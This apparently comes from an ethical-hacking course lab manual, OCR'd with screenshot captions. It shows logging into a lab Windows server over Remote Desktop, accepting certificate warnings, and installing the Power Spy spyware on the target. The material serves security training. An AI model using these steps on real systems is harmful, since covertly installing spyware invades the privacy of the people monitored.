
Jason

••••••

☐ Remember me

Figure 3.1.3: Windows Security pop-up

6. A **Remote Desktop Connection** window appears; click **Yes**.


Remote Desktop Connection
Certificate name
Certificate errors
☐ Don't ask me again for connections to this computer
View certificate...
Yes
No

The identity of the remote computer cannot be verified. Do you want to connect anyway?

The remote computer could not be authenticated due to problems with its security certificate. It may be unsafe to proceed.

Name in the certificate from the remote computer:
Server2016.CEH.com

The following errors were encountered while validating the remote computer's certificate:

The certificate is not from a trusted certifying authority.

Do you want to connect despite these certificate errors?

Figure 3.1.4: Remote Desktop Connection window

Note: You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.

7. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.



Server Manager
10.10.10.16
Server Manager • Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD DS
DNS
File and Storage Services
IIS
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
Hide
ROLES AND SERVER GROUPS
Roles: 4 | Server groups: 1 | Servers total: 1
AD DS 1
DNS 1
File and Storage Services 1
IIS 1
Local Server 1
All Servers 1
Manageability
Events
Services
Performance
BPA results
2
4
6:32 PM
11/7/2019

Figure 3.1.5: Remote Desktop Connection established successfully

8. Close the **Server Manager** window and minimize the **Remote Desktop Connection** window.

TASK 1.2

Install Power Spy

9. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Power Spy** and copy **setup.exe**.

10. Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.




10.10.10.16 - Remote Desktop Connection
Google Chrome
Wampserv...
setup

Figure 3.1.6: Remote Desktop Connection: paste setup.exe file on the Desktop

11. Double-click the **setup.exe** file.

Note: If a **User Account Control** pop-up appears, click **Yes**.

12. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.



Welcome to the Power Spy Setup Wizard


This will install Power Spy v12.85.1 on your computer.

It is recommended that you close all other applications before continuing.

Click Next to continue, or Cancel to exit Setup.

Figure 3.1.7: Setup - Power Spy window

13. After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.



Completing the Power Spy Setup Wizard

